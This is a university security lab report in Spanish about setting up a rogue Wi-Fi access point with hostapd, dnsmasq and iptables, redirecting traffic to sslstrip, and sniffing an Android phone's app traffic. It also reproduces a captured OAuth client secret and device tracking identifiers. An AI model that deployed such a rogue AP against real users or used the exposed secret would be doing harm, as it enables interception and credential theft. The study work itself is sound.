



DEPARTAMENTO  
DE COMPUTACION

Facultad de Ciencias Exactas y Naturales - UBA

## Trabajo Práctico 3

Análisis de tráfico en redes wireless - MITM

Seguridad Informática

Integrante	LU	Correo electrónico
Martinez, Federico		fedomartinez@hotmail.com
Rey, Maximiliano		rey.maximiliano@gmail.com
Contrufo, Maximiliano		maxicontru@gmail.com
Fadel, Uriel		urielfadel@gmail.com

Reservado para la cátedra

Instancia	Docente	Nota
Primera entrega		
Segunda entrega		



**Facultad de Ciencias Exactas y Naturales**  
Universidad de Buenos Aires

Ciudad Universitaria - (Pabellón I/Planta Baja)

Intendente Güiraldes 2160 - C1428EGA

Ciudad Autónoma de Buenos Aires - Rep. Argentina

Tel/Fax: (54 11) 4576-3359

<http://www.fcen.uba.ar>

# Índice

<b>1. Introducción</b>	<b>3</b>
1.1. Objetivo . . . . .	3
1.2. Herramientas que utilizamos . . . . .	3
1.3. Configuración . . . . .	3
<b>2. Pruebas y resultados</b>	<b>5</b>
2.1. Sniffing y análisis de tráfico . . . . .	5
2.1.1. Sniffing - Dispositivo en reposo . . . . .	5
2.1.2. Sniffing - Instalación de aplicación . . . . .	7
2.1.3. Sniffing - Navegación web sobre HTTP y HTTPS . . . . .	8
2.1.4. Análisis del uso de red en aplicaciones - Trackeo de datos . . . . .	9
2.1.5. Análisis del uso de red en aplicaciones - Reintentos innecesarios . . . . .	10
2.1.6. Análisis del uso de red en aplicaciones - Envío de información no cifrada . . . . .	11
2.2. MITM . . . . .	12
2.2.1. Downgrade de conexiones HTTPS a HTTP con SSLStrip . . . . .	12
2.2.2. Eliminando HSTS con SSLStrip2 y dns2proxy . . . . .	13
2.2.3. Intercepción y modificación de imágenes por HTTP . . . . .	14
<b>3. Conclusiones</b>	<b>16</b>

# 1. Introducción

## 1.1. Objetivo

El sniffing es la actividad por la cual se capturan, analizan y monitorean los paquetes que viajan por una red de computadoras. El MitM es un tipo de ataque que nos permite no solo capturar los paquetes, sino también modificarlos o destruirlos antes de que lleguen a destino. En este trabajo práctico nos enfocaremos en montar un rogue AP, el cual nos permitirá hacernos pasar por una red confiable y luego poder sniffear y hacer MitM de los paquetes de los dispositivos conectados a la red.

## 1.2. Herramientas que utilizamos

Para poder montar el rogue AP, hacer sniffing y luego MitM, utilizamos la siguientes herramientas:

- hostapd
- dnsmasq
- Wireshark
- tcpdump
- httpoxy
- sslstrip
- MITMf (sslstrip2 y dns2proxy)
- bettercap

## 1.3. Configuración

Para poder implementar el rogue AP y comenzar a sniffear tráfico decidimos trabajar sobre la distribución Kali linux en conjunto con 2 interfaces de red wireless. Una que nos proporcionará acceso a internet y la otra (como dongle USB) la utilizaremos para montar el rogue AP.

La imagen de Kali linux la descargamos de la página de Offensive Security (<https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>), la cual provee imagenes de Kali configuradas para funcionar en VirtualBox, VMWare, etc. . En nuestro caso utilizamos la imagen de VMWare. Para montar el rogue AP, utilizaremos la herramienta hostapd que nos permite levantar un AP rápidamente. Para lograrlo, realizamos los siguientes pasos:

1. Instalamos hostapd y luego lo configuramos con la información del AP que queremos levantar

```
$ sudo apt install hostapd

---- /etc/hostapd/hostapd.conf ----
interface=wlan0
driver=nl80211
ssid=RoqueAPWifi
channel=6
-----
```

2. Configuramos el rango de IP que va a utilizar nuestra interfaz que va funcionar como rogue AP (wlan0 en nuestro caso) con ifconfig

```
$ ifconfig wlan0 10.0.0.1/24 up
```

3. Configuramos IP forwarding para que los paquetes de nuestra interfaz wlan0 (rogue AP) forwardee a la interfaz eth0 (la cual es la que provee conexion a internet).

```
$ iptables -t nat -F
$ iptables -F
$ iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
$ iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
$ echo '1' > /proc/sys/net/ipv4/ip_forward
```

#### 4. Instalamos y configuramos dnsmasq

```
$ sudo apt install dnsmasq

--- /etc/dnsmasq.conf ---
log-facility=/var/log/dnsmasq.log
interface=wlan0
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
log-queries
-----
```

#### 5. Finalmente, inicializamos los servicios hostapd y dnsmasq

```
$ service dnsmasq start
$ service hostapd start
```

Para poder ejecutar todas estas configuraciones y levantar el ap rápidamente para hacer varias pruebas, generamos un script que realiza todos estos pasos llamado ap.sh. Luego de cargar todo esto en nuestra imagen, ejecutamos el script y logramos tener un AP funcionando al cual nos podemos conectar para poder realizar nuestras pruebas de sniffing y MitM.

Luego, para hacer MitM, hicimos algunas modificaciones para poder utilizar otros servicios que nos permitan interceptar y modificar los paquetes. Estas modificaciones son para poder usar SSLStrip y dns2proxy y fueron incluidas también en el script ap.sh.

```
$ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
$ iptables -t nat -A PREROUTING -p udp --destination-port 53 -j REDIRECT --to-port 53
```

## 2. Pruebas y resultados

Para realizar nuestro conjunto de pruebas sobre el ap, conectamos un celular android al mismo y nos pusimos a analizar el tráfico con varias herramientas y configuraciones, de manera de poder realizar un análisis lo más detallado posible de las cosas que suceden durante los diferentes usos de nuestro dispositivo. Luego, buscamos realizar ataques MITM para poder modificar los paquetes en viaje y hacer que el usuario vea lo que nosotros queremos que vea.

### 2.1. Sniffing y análisis de tráfico

- Tcpcdump sobre el puerto 53 para ver los requests dns que se originaban, y así poder entender un poco mejor exactamente a donde se realizan las conexiones generadas tanto por el sistema operativo, así como también por las aplicaciones.
- Httptry para capturar el tráfico http que viaja por la red y poder de esta manera detectar todas las conexiones sin cifrar que puedan estar mandando información sensible.
- Wireshark para dumppear todo el tráfico sin filtros a un archivo pcap, y luego poder analizarlo en busca de detalles que se nos hayan podido pasar debido a que las otras herramientas filtran solo un tráfico específico.

Además, decidimos dividir las pruebas en las siguientes categorías que consideramos interesantes para el análisis:

- Sniffing
  - Dispositivo en reposo
  - Instalación de aplicación
  - Navegación web sobre HTTP y HTTPS
- Análisis del uso de red en aplicaciones
  - Trackeo de datos
  - Reintentos innecesarios
  - Envío de información no cifrada

#### 2.1.1. Sniffing - Dispositivo en reposo

Para este análisis, decidimos conectar el celular a nuestro AP sin ninguna aplicación abierta (por el usuario) o en segundo plano, luego inmediatamente bloquearlo y dejarlo en reposo de 20-30 minutos y analizar el tráfico que se generó durante este lapso. utilizamos tcpcdump para capturar todos los requests realizamos desde y hacia la el teléfono, el cual en el momento de la prueba, tenía la IP 10.0.0.168. Si bien no encontramos ningún tráfico muy fuera de lo común para este tipo de dispositivo, si nos pareció interesante la cantidad de requests que continuamente está realizando el dispositivo hacia varios servicios. A continuación, el detalle de los pedidos solicitados por nuestro dispositivo:

- El celular realiza varias varias requests a diferentes servicios de google. Pudimos ver pedidos por el puerto 53 de direcciones DNS de servicios de google como **www.google.com**, **www.googleapis.com**, **playatoms-pa.googleapis.com**.

```
15:31:57.811956 IP 10.0.0.168.49417 > kali.domain: 14765+ A? www.googleapis.com.
  => (36)
15:31:57.826415 IP kali.domain > 10.0.0.168.49417: 14765 4/4/4 CNAME googleapis.l.
  => google.com., A 172.217.30.138, A 172.217.30.170, A 172.217.28.202 (254)
15:31:57.848861 IP 10.0.0.168.55359 > eze03s35-in-f10.1e100.net.https: Flags [S],
  => seq 261817987, win 65535, options [mss 1460,sackOK,TS val 39032974 ecr 0,nop,
  => wscale 8], length 0
15:31:57.861598 IP eze03s35-in-f10.1e100.net.https > 10.0.0.168.55359: Flags [S.],
  => seq 358949, ack 261817988, win 64240, options [mss 1460], length 0
```

```
15:31:57.866169 IP 10.0.0.168.55359 > eze03s35-in-f10.1e100.net.https: Flags [.] ,
    → ack 1, win 65535, length 0
```

Evidentemente, más allá de estar bloqueado el teléfono, este interactúa con varios servicios de google, lo cual no nos sorprende dado que es un celular de Android y estamos conectados con una cuenta de Google a varios de sus servicios asociados.

- Se realizan requests hacia dominios relacionados con whatsapp, probablemente para verificar si hay mensajes nuevos y poder notificarlos. Lo más interesante de esto, es que el pedido DNS de este dominio de whatsapp nos devolvió un IP perteneciente a Telecentro (nuestra interfaz eth0 está provista por el ISP Telecentro). Esto es interesante dado que nos da la noción de que, más allá de que no puedan ver el tráfico que se envía de whatsapp, si puedan estar midiendo el tráfico de whatsapp que viaja por su red.

```
15:37:36.278210 IP 10.0.0.168.53258 > kali.domain: 6586+ A? Mmg-fna.whatsapp.net.
    → (38)
15:37:36.296058 IP kali.domain > 10.0.0.168.53258: 6586 2/2/4 CNAME mmx-fb.cdn.
    → whatsapp.net., A 186.19.254.33 (202)
15:37:36.334629 IP 10.0.0.168.47623 > cpe-186-19-254-33.telecentro-reversos.com.ar.
    → https: Flags [S], seq 3654449117, win 65535, options [mss 1460,sackOK,TS val
    → 39044739 ecr 0,nop,wscale 8], length 0
15:37:36.346152 IP cpe-186-19-254-33.telecentro-reversos.com.ar.https >
    → 10.0.0.168.47623: Flags [S.], seq 189809644, ack 3654449118, win 64240,
    → options [mss 1460], length 0
```

- Se realizan también requests a dominios relaciones con Google Ads, lo cual es bastante extraño dado que el celular esta bloqueado, sin ningún navegador abierto y por lo tanto ninguna publicidad se está mostrando. Tampoco tenemos la aplicación de AdWords instalada.

```
15:47:03.847475 IP 10.0.0.168.39297 > kali.domain: 53235+ A? googleads.g.doubleclick
    → .net. (45)
15:47:03.859980 IP kali.domain > 10.0.0.168.39297: 53235 2/4/4 CNAME pagead46.l.
    → doubleclick.net., A 172.217.28.194 (232)
15:47:03.867331 IP 10.0.0.168.42008 > eze03s30-in-f2.1e100.net.https: Flags [S], seq
    → 964055324, win 65535, options [mss 1460,sackOK,TS val 39170190 ecr 0,nop,
    → wscale 8], length 0
15:47:03.888475 IP eze03s30-in-f2.1e100.net.https > 10.0.0.168.42008: Flags [S.],
    → seq 2016752776, ack 964055325, win 64240, options [mss 1460], length 0
```

- Detectamos también interacción con los servidores de Netflix (dado que tenemos la aplicación instalada). Dado que no estábamos viendo nada ni tampoco teníamos la aplicación abierta, suponemos que Netflix trackea nuestro comportamiento o envía información de nuestro celular hacia sus servidores.

```
15:50:54.384017 IP 10.0.0.168.36715 > kali.domain: 16303+ A? api-global.netflix.com.
    → (40)
15:50:56.404897 IP kali.domain > 10.0.0.168.36715: 16303 10/4/6 CNAME api-global.geo
    → .netflix.com., CNAME api-global.us-east-1-sa.prodaa.netflix.com., A
    → 54.164.212.172, A 54.164.49.61, A 54.173.178.127, A 54.210.30.204, A
    → 54.164.207.213, A 54.173.250.49, A 54.164.216.123, A 54.152.71.86 (499)
15:50:57.433861 IP 10.0.0.168.34703 > ec2-54-164-212-172.compute-1.amazonaws.com.
    → https: Flags [S], seq 4072206306, win 65535, options [mss 1460,sackOK,TS val
    → 39227017 ecr 0,nop,wscale 8], length 0
```

- Encontramos requests UDP a la ip 239.255.255.250. Al principio nos pareció extraño pero luego de investigar un poco nos dimos cuenta que son requests relacionadas con el **Simple Service Discovery Protocol (SSDP)** que se utiliza para descubrir a otros dispositivos del tipo Universal Plug & Play de la red.

```
15:50:57.728650 IP 10.0.0.168.53028 > 239.255.255.250.1900: UDP, length 125
15:50:57.728679 IP 10.0.0.168.53028 > 239.255.255.250.1900: UDP, length 125
```

- Detectamos pedidos DNS de apis de Facebook, e inmediatamente hacia algo llamado Crashlytics. El celular usado para las pruebas no tiene Facebook ni nada relacionado instalado (excepto Whatsapp), con lo cual intuimos que esto esta relacionado con Whatsapp, el cual es propiedad de Facebook. Investigando un poco más, nos encontramos que Crashlytics es un servicio que puede incluir en apps de celulares y que permite trackear cuando las aplicaciones crashean. La conclusión que podemos obtener es que Facebook debe querer trackear cuando sus aplicaciones fallan, específicamente en este caso, cuando Whatsapp falla.

```
15:53:57.005173 IP 10.0.0.168.60043 > kali.domain: 10722+ A? Graph.facebook.com.
↪ (36)
15:53:57.019333 IP kali.domain > 10.0.0.168.60043: 10722 3/2/4 CNAME api.facebook.
↪ com., CNAME star.c10r.facebook.com., A 179.60.193.16 (217)
15:53:57.107599 IP 10.0.0.168.48137 > kali.domain: 13728+ A? settings.crashlytics.
↪ com. (42)
15:53:57.122040 IP kali.domain > 10.0.0.168.48137: 13728 9/4/6 CNAME settings-
↪ crashlytics-b-103974621.us-east-1.elb.amazonaws.com., A 23.23.141.81, A
↪ 23.23.115.241, A 23.23.154.246, A 23.23.135.166, A 23.23.100.184, A
↪ 23.23.159.200, A 23.23.145.88, A 23.23.151.233 (498)
```

- Se realizan requests hacia la api de AccuWeather probablemente para actualizar el clima que muestra integrado en casi todos los teléfonos android.

```
16:12:30.630286 IP 10.0.0.168.53667 > kali.domain: 45159+ A? api.accuweather.com.
↪ (37)
16:12:30.643028 IP kali.domain > 10.0.0.168.53667: 45159 3/9/9 CNAME api.accuweather
↪ .com.edgekey.net., CNAME e10414.g.akamaiedge.net., A 23.12.155.157 (450)
```

- También tenemos requests de la aplicación de Outlook para android y de Skype. Nada raro en este caso, dado que son aplicaciones de mail y mensajería es esperable que estén continuamente chequeando por nuevos mails o mensajes.

```
16:15:09.755357 IP 10.0.0.168.48568 > kali.domain: 45520+ A? Outlookmobile-office365
↪ -tas.msedge.net
16:15:09.768672 IP kali.domain > 10.0.0.168.48568: 45520 3/2/2 CNAME outlookmobile-
↪ office365-tas-msedge-net.e-0009.e-msedge.net.,
CNAME e-0009.e-msedge.net., A 13.107.5.88 (223)
16:15:12.203729 IP 10.0.0.168.53945 > kali.domain: 55377+ A? Mobile.pipe.aria.
↪ microsoft.com
16:15:12.216609 IP kali.domain > 10.0.0.168.53945: 55377 5/10/5 CNAME prd.col.aria.
↪ mobile.skypedata.akadns.net., CNAME pipe.skype.com.,
CNAME pipe.prd.skypedata.akadns.net., CNAME pipe.cloudapp.aria.akadns.net., A
↪ 40.117.100.83 (504)
```

- Un tipo de request interesante que encontramos fue hacia un dominio llamado arethusa.tweakers.net utilizando el protocolo NTPv3, el cual permite el chequeo y sincronización de relojes. Buscando un poco sobre más sobre este dominio, pudimos encontrar que es un dominio holandés, con IP 213.239.154.12. Buscando por esa IP, pudimos encontrar que suele ser utilizada en configuraciones para el NTP. Evidentemente, se suele utilizar para sincronizar relojes.

### 2.1.2. Sniffing - Instalación de aplicación

Para poder realizar este análisis sobre la instalación de una aplicación, nos ubicamos dentro del Play Store de Google, seleccionamos una aplicación (de unos 18MB aproximadamente), nos conectamos al AP y luego utilizamos tcpdump para intentar capturar todo el tráfico desde y hacia el dispositivo al elegir la opción de instalar. El tráfico capturado nos reveló lo siguiente:

1. Primero se realiza un request dns a play.googleapis.com
2. Sucede algún intercambio por HTTPS con un servidor de Google, dado que pertenece al dominio \*.1e100.net que es propiedad de Google.

3. Se realiza un request dns a android.clients.google.com
4. Se intercambian paquetes UDP y TCP entre nuestro dispositivo y otro servidor de Google
5. Luego hay un request dns a r7—sn-uxaxjxoug-v-x1xz.gvt1.com, lo cual está dentro del dominio de Google, dado que al poner la URL en el navegador el error 404 es el de Google. Suponemos que este es el servidor designado el cual nos enviará los datos necesarios para instalar la aplicación, y que el mismo surgió de la comunicación del paso anterior.
6. Finalmente, sucede la comunicación de los datos para instalar la aplicación mediante HTTPS entre dispositivo y servidor.

### 2.1.3. Sniffing - Navegación web sobre HTTP y HTTPS

Al iniciar cualquier navegación web, una de las primeras cosas que notamos, a partir de los datos de Wireshark, es la gran cantidad de paquetes de dos tipos, **TCP Retransmission** y **TCP Dup ACK**. Investigando un poco más, llegamos a la conclusión de que esto puede deberse al uso de **TCP Fast Retransmit**.

TCP Fast Retransmit es un mecanismo mediante el cual un receptor puede indicar que ha visto un espacio en los números de secuencia recibidos lo cual implica la pérdida de uno o más paquetes en tránsito. A partir de los últimos ACK recibidos se determina que paquetes deben retransmitir el remitente. Esto puede ocurrir sin esperar el tiempo de espera de ACK para que el paquete perdido impacte en el transmisor, lo que, como su nombre lo indica, significa una recuperación mucho más rápida. Es decir, dado que nuestro Rogue AP, los requests son recibidos, analizados y forwardados a la placa de red que esta conectada a la internet, es posible que este **overhead en tiempo que se produce haga que los paquetes se retransmitan dado que los ACK tardan demasiado en llegar**. Sin embargo, del lado de la persona que está esperando que le cargue la página en el celular, el tiempo de espera de carga sigue dentro de un rango normal más allá de estas pequeñas demoras.

Analizamos tráfico tanto de páginas que utilizan HTTP como HTTPS. Obviamente, en HTTPS la información viaja cifrada con lo cual no hay mucha información que se pueda extraer más allá de la información del dominio. Sin embargo, encontramos que algunas páginas intercalan entre HTTP y HTTPS para diferentes subdominios de las mismas, lo cual es algo peligroso y muy sensible a ataques MITM.

En primera instancia. Intentamos buscar alguna página que maneje datos sensibles que tenga problemas de seguridad o que mande datos relevantes de un usuario en claro. Se nos ocurrió probar con entrar a las versiones mobile de las páginas de los bancos. Es aquí donde nos encontramos con la página mobile del banco hipotecario, **m.hipotecario.com.ar**. Obviamente, como cualquier banco, loguearse al home banking del mismo es imposible si no se está sobre HTTPS. Sin embargo, intentamos buscar otro punto por donde información sensible pueda sniffearse. De esta manera, encontramos la página de **Contáctenos**, lo cual a simple vista parece inofensivo. Completamos el formulario con datos de prueba y al analizar el request nos encontramos lo siguiente:

```
2017-11-19 00:04:47 10.0.0.168 200.124.126.18 > POST m.hipotecario.com.ar /EnviarFormulario
  → HTTP/1.1 - -
2017-11-19 00:04:47 200.124.126.18 10.0.0.168 < - - - HTTP/1.1 200 OK
```

----- Payload del POST -----

```
nombre=Aaaaa&apellido=Bbbbb&dni=11111111&email=Aaaa%40bbbb.com&celular=11111111&consulta
  → =Test+%7C+Es+Cliente&CaptchaCode=052&EncData=%2FCJ15Ehz0%2BK6sKWfhkwafrVmAm5t2TOT
```

-----





El problema de esta página radica en que se solicitan varios datos, entre los cuales están el email, el dni y la información de si es o no cliente. Ahora supongamos que la persona pone su DNI, su email y especifica que es cliente del banco. Entonces, con toda esta información, **un atacante podría generar emails para tratar de engañar a la persona solicitándole entrar a un home banking falso con un link malicioso y robarle sus datos bancarios**. Es por eso que información tan sensible como si se es o no cliente de un banco junto con documento y otros datos personales debe viajar cifrado para evitar que algún tercero utilice estos datos a su beneficio.

#### 2.1.4. Análisis del uso de red en aplicaciones - Trackeo de datos

Para esta prueba, buscamos ver con que servicios se comunican las aplicaciones, especialmente si realizan requests de trackeo o a dominios extraños. Un buen ejemplo de trackeo de información del dispositivo podemos observarlo en la aplicación de MercadoLibre. La misma **realiza requests de trackeo en intervalos de tiempo cortos**. Para verlo usamos httprry y Wireshark.

- Log de httprry. Claramente la url nos está diciendo a la cara que está trackeando información.

```
2017-11-18 22:57:26 10.0.0.168 34.235.240.12 > POST data.mercadolibre.com /tracks
  → HTTP/1.1 - -
2017-11-18 22:57:27 34.235.240.12 10.0.0.168 < - - - HTTP/1.1 200 OK
```


- Payload de Wireshark. Como se puede ver, información relevante del dispositivo, como la versión de android, el modelo de celular, tamaño de pantalla, etc. es enviada por HTTP.

```
POST /tracks HTTP/1.1
Content-Encoding: gzip
X-melidata-site: MLA
X-melidata-sdk-version: 0.1
X-device-timestamp: 2017-11-19T00:41:24.491-0300
X-device-time: 1511062884491
Content-Type: application/json
Content-Length: 3056
Host: data.mercadolibre.com
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/2.2.0 "tracks":[{"application":{"app_id":"7092","site_id":"MLA",
  → "version":"8.13.3","business":"mercadolibre"},"sequential_id":1899,"device"
  → :{"platform":"/mobile/android","resolution_width":720.0,"resolution_height"
  → :1184.0,"device_id":"52c0d4d328a147de","auto_time":true,"device_name":"Moto
  → GUPlay","os_version":"6.0.1","orientation":0.0,"connectivity_type":"WIFI"},
  → event_data":{"experiments":{"id":"572e21cb-f049-49c1-80cb-634fb78b3afe",
  → "path":"/application/open","platform":{"mobile":{"mode":"normal"}},"priority
  → ":"NORMAL","retry":0,"secure":false,"type":"event","user":{"advertiser_id":"
  → d7fd17bc-8076-4ac9-9a07-43e682e3afc2","uid":"9d7596539941b227"},"user_time"
  → :1511062870669,"user_local_timestamp":"2017-11-19T00:41:10.669-0300"}}]
```

### 2.1.5. Análisis del uso de red en aplicaciones - Reintentos innecesarios

Para esta prueba instalamos una aplicación la cual tiene como función analizar todos los dispositivos que estén presentes dentro de la red de nuestro celular de prueba. Esta aplicación se llama **Quién usa mi wifi Herramienta de red**. Con las herramientas que ya venimos utilizando (Wireshark, tcpdump y httprry) analizamos su comportamiento durante el escaneo de los dispositivos de la red. Lo primero que notamos es que la aplicación comienza a enviar paquetes ARP who has a toda las direcciones IP de la red.

```
14:27:37.088325 ARP, Request who-has 10.0.0.3 tell 10.0.0.168, length 28
14:27:37.088354 ARP, Request who-has 10.0.0.3 tell 10.0.0.168, length 28
14:27:37.090301 ARP, Request who-has 10.0.0.2 tell 10.0.0.168, length 28
14:27:37.090333 ARP, Request who-has 10.0.0.2 tell 10.0.0.168, length 28
14:27:37.097901 ARP, Request who-has 10.0.0.4 tell 10.0.0.168, length 28
14:27:37.097922 ARP, Request who-has 10.0.0.4 tell 10.0.0.168, length 28
14:27:37.099722 ARP, Request who-has 10.0.0.5 tell 10.0.0.168, length 28
14:27:37.099744 ARP, Request who-has 10.0.0.5 tell 10.0.0.168, length 28
14:27:37.101717 ARP, Request who-has 10.0.0.7 tell 10.0.0.168, length 28
14:27:37.101737 ARP, Request who-has 10.0.0.7 tell 10.0.0.168, length 28
14:27:37.105791 ARP, Request who-has 10.0.0.8 tell 10.0.0.168, length 28
14:27:37.105810 ARP, Request who-has 10.0.0.8 tell 10.0.0.168, length 28
14:27:37.108061 ARP, Request who-has 10.0.0.6 tell 10.0.0.168, length 28
14:27:37.108081 ARP, Request who-has 10.0.0.6 tell 10.0.0.168, length 28
14:27:37.110164 ARP, Request who-has 10.0.0.9 tell 10.0.0.168, length 28
14:27:37.110183 ARP, Request who-has 10.0.0.9 tell 10.0.0.168, length 28
.....
```



Sin embargo, podemos notar que no manda uno, si no 2 paquetes ARP por IP, lo cual no esta del todo bien ya que, suponiendo que el request ARP no se pierde, con uno sería suficiente. Lo que es peor aún, es que más allá de esta duplicación de paquetes ARP, **cada cierta cantidad de paquetes ARP vuelve a enviar who has a IPs que ya lo había hecho antes**.

```
.....
14:27:37.198176 ARP, Request who-has 10.0.0.38 tell 10.0.0.168, length 28
14:27:37.198196 ARP, Request who-has 10.0.0.38 tell 10.0.0.168, length 28
14:27:37.202861 ARP, Request who-has 10.0.0.40 tell 10.0.0.168, length 28
14:27:37.202880 ARP, Request who-has 10.0.0.40 tell 10.0.0.168, length 28
14:27:37.204847 ARP, Request who-has 10.0.0.39 tell 10.0.0.168, length 28
14:27:37.204868 ARP, Request who-has 10.0.0.39 tell 10.0.0.168, length 28
14:27:38.091373 ARP, Request who-has 10.0.0.3 tell 10.0.0.168, length 28
14:27:38.091392 ARP, Request who-has 10.0.0.3 tell 10.0.0.168, length 28
14:27:38.092884 ARP, Request who-has 10.0.0.2 tell 10.0.0.168, length 28
14:27:38.092904 ARP, Request who-has 10.0.0.2 tell 10.0.0.168, length 28
14:27:38.096138 ARP, Request who-has 10.0.0.4 tell 10.0.0.168, length 28
14:27:38.096156 ARP, Request who-has 10.0.0.4 tell 10.0.0.168, length 28
14:27:38.098022 ARP, Request who-has 10.0.0.5 tell 10.0.0.168, length 28
14:27:38.098041 ARP, Request who-has 10.0.0.5 tell 10.0.0.168, length 28
.....
```

Calculando correctamente los intervalos, pudimos descubrir que envía paquetes ARP de a 40 direcciones IP, 3 veces por cada intervalo antes de pasar al siguiente. Esto claramente son una gran cantidad de reintentos innecesarios, ya que dado que se envían 2 paquetes ARP por IP y cada segmento se recorre 3 veces, entonces **por cada IP de nuestra red se envían 6 paquetes ARP del mismo tipo**.

Cabe destacar además, que durante el escaneo, se produjeron una gran cantidad de requests a servidores de Google. La aplicación tiene anuncios de Google AdWords, pero más allá de los necesarios para cargar el único anuncio que se mostró en la aplicación, muchos otros requests extras se generaron de los cuales no pudimos determinar su intención.

### 2.1.6. Análisis del uso de red en aplicaciones - Envío de información no cifrada

Gran parte de las aplicaciones que testamos envían algún tipo de información mediante HTTP la cual no viaja cifrada. La mayoría de esta información no lleva información relevante del usuario de la misma, más que el modelo de celular y versión del sistema operativo. Sin embargo, nos hemos encontrado con algunas excepciones donde información que debería ser confidencial y viajar cifrada no lo hace. Este es el caso de la **aplicación de Unicenter, la cual envía tanto el usuario como la clave para loguearse en la misma mediante HTTP**, por lo que pudimos detectarlo con la ayuda de httptry y revisando el payload con wireshark.

- Log de httptry. La url y el hecho de que sea un request de tipo POST ya nos hizo sospechar que algo andaba mal aquí.

```
2017-11-18 23:01:50 10.0.0.168 23.20.233.135 > POST unicenter.cencosudshopmobile.
  ↳ com.ar /oauth/access_token HTTP/1.1 - -
2017-11-18 23:01:52 23.20.233.135 10.0.0.168 < - - - HTTP/1.1 200 OK
2017-11-18 23:01:52 23.20.233.135 10.0.0.168 < - - - HTTP/1.1 200 OK
```

- Payload del request en Wireshark. Claramente aquí se puede ver que tanto el usuario como la clave viajan en claro. Hemos escondido manualmente la clave con asteriscos para proteger la confidencialidad de la misma.

```
POST /oauth/access_token HTTP/1.1
Content-Type: application/json; charset=utf-8
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0.1; Moto G Play Build/MPI24
  ↳ .241-2.47-19-1)
Host: unicenter.cencosudshopmobile.com.ar
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 149
{"grant_type":"password","username":"famfedegmail.com","password":"*****",
  ↳ client_id:"android","client_secret":"OX011HNR3Lpt870JA11Rb8MM83BE27j8"}

```

Si bien la aplicación de Unicenter no maneja información que pudiese ser relevante para un atacante (sólo permite acceder a promociones y al mapa del centro comercial), es importante recordar que muchos usuarios de aplicaciones suelen usar la misma combinación de usuario/clave para varios sitios web. Esto significa que el atacante podría utilizar estas credenciales para intentar autenticarse en otras aplicaciones o servicios como Facebook o Gmail.

Otras de las aplicaciones que testamos, en vez de enviar, **reciben cierta información mediante HTTP**. Esto **compromete tanto la confidencialidad como la integridad de esa información**, que recordemos que involucra no solamente a los datos transmitidos sino también a la transmisión en sí. Los ejemplos puntuales que encontramos son la app de Mercadolibre y la de Spotify: ambas reciben imágenes en base a pedidos HTTP.

En estos casos la pérdida de confidencialidad de las imágenes no resulta relevante *per se* ya que de todos modos son imágenes públicas. Pero esto implica que pueda saberse qué contenido está descargando o mirando tal o cual usuario. Por eso aunque la imagen sea pública debería viajar cifrada para mantener la confidencialidad de la información de la transmisión, en resguardo de la privacidad del usuario.

2017-11-27 18:32:46	10.0.0.168	23.12.189.90	>	GET	mla-s1-p.mlstatic.com	/289405-MLA25024766389_082016-0.webp	HTTP/1.1	-	-
2017-11-27 18:32:46	10.0.0.168	23.12.189.90	>	GET	mla-s1-p.mlstatic.com	/662505-MLA25024766389_082016-R.webp	HTTP/1.1	-	-
2017-11-27 18:32:46	10.0.0.168	23.12.189.90	>	GET	mla-s1-p.mlstatic.com	/662505-MLA25024766389_082016-F.webp	HTTP/1.1	-	-
2017-11-27 18:32:46	10.0.0.168	23.12.189.90	>	GET	mla-s1-p.mlstatic.com	/289405-MLA25024766389_082016-F.webp	HTTP/1.1	-	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:32:46	10.0.0.168	23.12.189.90	>	GET	mla-s1-p.mlstatic.com	/629906-MLA26117999033_102017-V.webp	HTTP/1.1	-	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:32:46	10.0.0.168	23.12.189.90	>	GET	mla-s2-p.mlstatic.com	/844799-MLA26117991314_102017-V.webp	HTTP/1.1	-	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:32:46	23.12.189.90	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-

Figura 1: Log de mercadolibre

2017-11-27 18:35:18	10.0.0.168	151.101.92.246	>	GET	apresolve.spotify.com	/?time=1511025719	HTTP/1.1	-	-
2017-11-27 18:35:18	151.235.32.36	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:35:18	10.0.0.168	54.192.59.24	>	GET	d1yypvapi0ho9y.cloudfront.net	/android/com.spotify.music.release.json HTTP/1.1	-	-	-
2017-11-27 18:35:18	54.192.59.24	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:35:22	151.101.92.246	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:35:22	10.0.0.168	151.101.92.246	>	GET	i.scdn.co	/image/71e12bb12de53c18ac6e6db0156c3e9a1ac3e416	HTTP/1.1	-	-
2017-11-27 18:35:22	151.101.92.246	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
